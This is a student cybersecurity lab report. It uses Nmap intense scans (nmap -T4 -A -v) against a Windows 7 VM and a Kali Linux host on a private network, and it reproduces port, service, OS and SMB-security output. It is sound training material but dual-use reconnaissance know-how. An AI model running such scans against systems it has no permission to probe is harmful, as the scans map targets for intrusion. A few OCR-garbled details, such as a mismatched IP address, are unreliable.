CYBERSECURITY


Major Project

1. Perform Scanning Module by using Nmap tool (Download from Internet) and scan kali linux and Windows 7 machine and find the open/closed ports and services running on machine

Hacker Machine : Windows 10

Victim machine : Kali Linux and Windows 7

Installed Nmap and scanned windows 7 with **IP address: 192.168.0.103** and found the open and closed ports




Target: 192.168.0.104


Profile: Intense scan

Command: nmap -T4 -A -v 192.168.0.104


```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 19:55 India Standard Time
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:55
Completed NSE at 19:55, 0.02s elapsed
Initiating NSE at 19:55
Completed NSE at 19:55, 0.00s elapsed
Initiating NSE at 19:55
Completed NSE at 19:55, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 19:55
Completed Parallel DNS resolution of 1 host. at 19:56, 13.03s elapsed
Initiating SYN Stealth Scan at 19:56
Scanning 192.168.0.104 [1000 ports]
Discovered open port 135/tcp on 192.168.0.104
Discovered open port 445/tcp on 192.168.0.104
Discovered open port 139/tcp on 192.168.0.104
Discovered open port 49153/tcp on 192.168.0.104
Discovered open port 49156/tcp on 192.168.0.104
Discovered open port 49154/tcp on 192.168.0.104
Discovered open port 49152/tcp on 192.168.0.104
Discovered open port 5357/tcp on 192.168.0.104
Discovered open port 49155/tcp on 192.168.0.104
Completed SYN Stealth Scan at 19:56, 0.73s elapsed (1000 total ports)
Initiating Service scan at 19:56
Scanning 9 services on 192.168.0.104
Service scan Timing: About 55.56% done; ETC: 19:57 (0:00:43 remaining)
Completed Service scan at 19:57, 58.63s elapsed (9 services on 1 host)
```



```
Completed Service scan at 19:57, 58.63s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.104
NSE: Script scanning 192.168.0.104.
Initiating NSE at 19:57
Completed NSE at 19:57, 30.84s elapsed
Initiating NSE at 19:57
Completed NSE at 19:57, 0.07s elapsed
Initiating NSE at 19:57
Completed NSE at 19:57, 0.00s elapsed
Nmap scan report for 192.168.0.104
Host is up (0.00s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7600 microsoft-ds (workgroup:
WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 8.1|7|2008
```




```
Running: Microsoft Windows 8.1|7|2008
OS CPE: cpe:/o:microsoft:windows_8.1:r1 cpe:/o:microsoft:windows_7 cpe:/
o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 or 8.1 R1 or Server 2008 R2 SP1
Uptime guess: 0.018 days (since Mon May 17 19:31:06 2021)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: VIRTUAL7-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1h50m00s, deviation: 3h10m31s, median: -1s
| nbstat: NetBIOS name: VIRTUAL7-PC, NetBIOS user: <unknown>, NetBIOS MAC:
08:00:27:b2:4f:82 (Oracle VirtualBox virtual NIC)
| Names:
|   VIRTUAL7-PC<00>      Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  VIRTUAL7-PC<20>      Flags: <unique><active>
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-
|   Computer name: virtual7-PC
|   NetBIOS computer name: VIRTUAL7-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-05-17T19:57:07+05:30
| smb-security-mode:
|   account_used: guest
```




```
|     Workgroup: WORKGROUP\x00
|_    System time: 2021-05-17T19:57:07+05:30
|  smb-security-mode:
|     account_used: guest
|     authentication_level: user
|     challenge_response: supported
|_    message_signing: disabled (dangerous, but default)
|  smb2-security-mode:
|     2.02:
|_      Message signing enabled but not required
|  smb2-time:
|     date: 2021-05-17T14:27:08
|_    start_date: 2021-05-17T14:01:52

NSE: Script Post-scanning.
Initiating NSE at 19:57
Completed NSE at 19:57, 0.00s elapsed
Initiating NSE at 19:57
Completed NSE at 19:57, 0.00s elapsed
Initiating NSE at 19:57
Completed NSE at 19:57, 0.00s elapsed
Read data files from: C:\Program Files\Nmap
OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.68 seconds
           Raw packets sent: 1016 (45.418KB) | Rcvd: 2047 (87.096KB)
```


Services Found in Windows 7




	Hostname	Port	Protocol	State	Version
●	192.168.0.104	5357	tcp	open	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)



	Hostname	Port	Protocol	State	Version
●	192.168.0.104	445	tcp	open	Windows 7 Ultimate 7600 microsoft-ds (workgroup: WORKGROUP)


Command: nmap -T4 -A -v 192.168.0.104


	Hostname	Port	Protocol	State	Version
●	192.168.0.104	49156	tcp	open	Microsoft Windows RPC
●	192.168.0.104	49155	tcp	open	Microsoft Windows RPC
●	192.168.0.104	49154	tcp	open	Microsoft Windows RPC
●	192.168.0.104	49153	tcp	open	Microsoft Windows RPC
●	192.168.0.104	49152	tcp	open	Microsoft Windows RPC
●	192.168.0.104	135	tcp	open	Microsoft Windows RPC



Service: http, microsoft-ds, msrpc, netbios-ssn

	Hostname	Port	Protocol	State	Version
●	192.168.0.104	139	tcp	open	Microsoft Windows netbios-ssn

Scanned Kali linux in Nmap using the **IP address : 192.168.0.102** and found open and closed ports




Target: 192.168.0.102

Profile: Intense scan

Command: nmap -T4 -A -v 192.168.0.102

```
nmap -T4 -A -v192.168.0.102
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-17 09:28 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:28
Completed NSE at 09:28, 0.00s elapsed
Initiating NSE at 09:28
Completed NSE at 09:28, 0.00s elapsed
Initiating NSE at 09:28
Completed NSE at 09:28, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 09:28
Completed Parallel DNS resolution of 1 host. at 09:28, 13.00s elapsed
Initiating SYN Stealth Scan at 09:28
Scanning 192.168.0.102 [1000 ports]
Discovered open port 111/tcp on 192.168.0.102
Completed SYN Stealth Scan at 09:28, 0.06s elapsed (1000 total ports)
Initiating Service scan at 09:28
Scanning 1 service on 192.168.0.102
Completed Service scan at 09:29, 6.12s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.0.102
NSE: Script scanning 192.168.0.102.
Initiating NSE at 09:29
Completed NSE at 09:29, 0.14s elapsed
Initiating NSE at 09:29
Completed NSE at 09:29, 0.01s elapsed
```




Target: 192.168.0.102

Profile: Intense scan

Command: nmap -T4 -A -v 192.168.0.102


```
nmap -T4 -A -v192.168.0.102
```

```
Initiating NSE at 09:29
Completed NSE at 09:29, 0.01s elapsed
Initiating NSE at 09:29
Completed NSE at 09:29, 0.00s elapsed
Nmap scan report for 192.168.0.102
Host is up (0.000061s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Uptime guess: 47.822 days (since Tue Mar 30 13:45:26 2021)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
```



```
Initiating NSE at 09:29
Completed NSE at 09:29, 0.00s elapsed
Initiating NSE at 09:29
Completed NSE at 09:29, 0.00s elapsed
Initiating NSE at 09:29
Completed NSE at 09:29, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.50 seconds
           Raw packets sent: 1022 (45.778KB) | Rcvd: 2043 (87.024KB)
```

Services running on Kali linux




	Hostname	Port	Protocol	State	Version
✓	192.168.0.102	111	tcp	open	2-4 (RPC #100000)

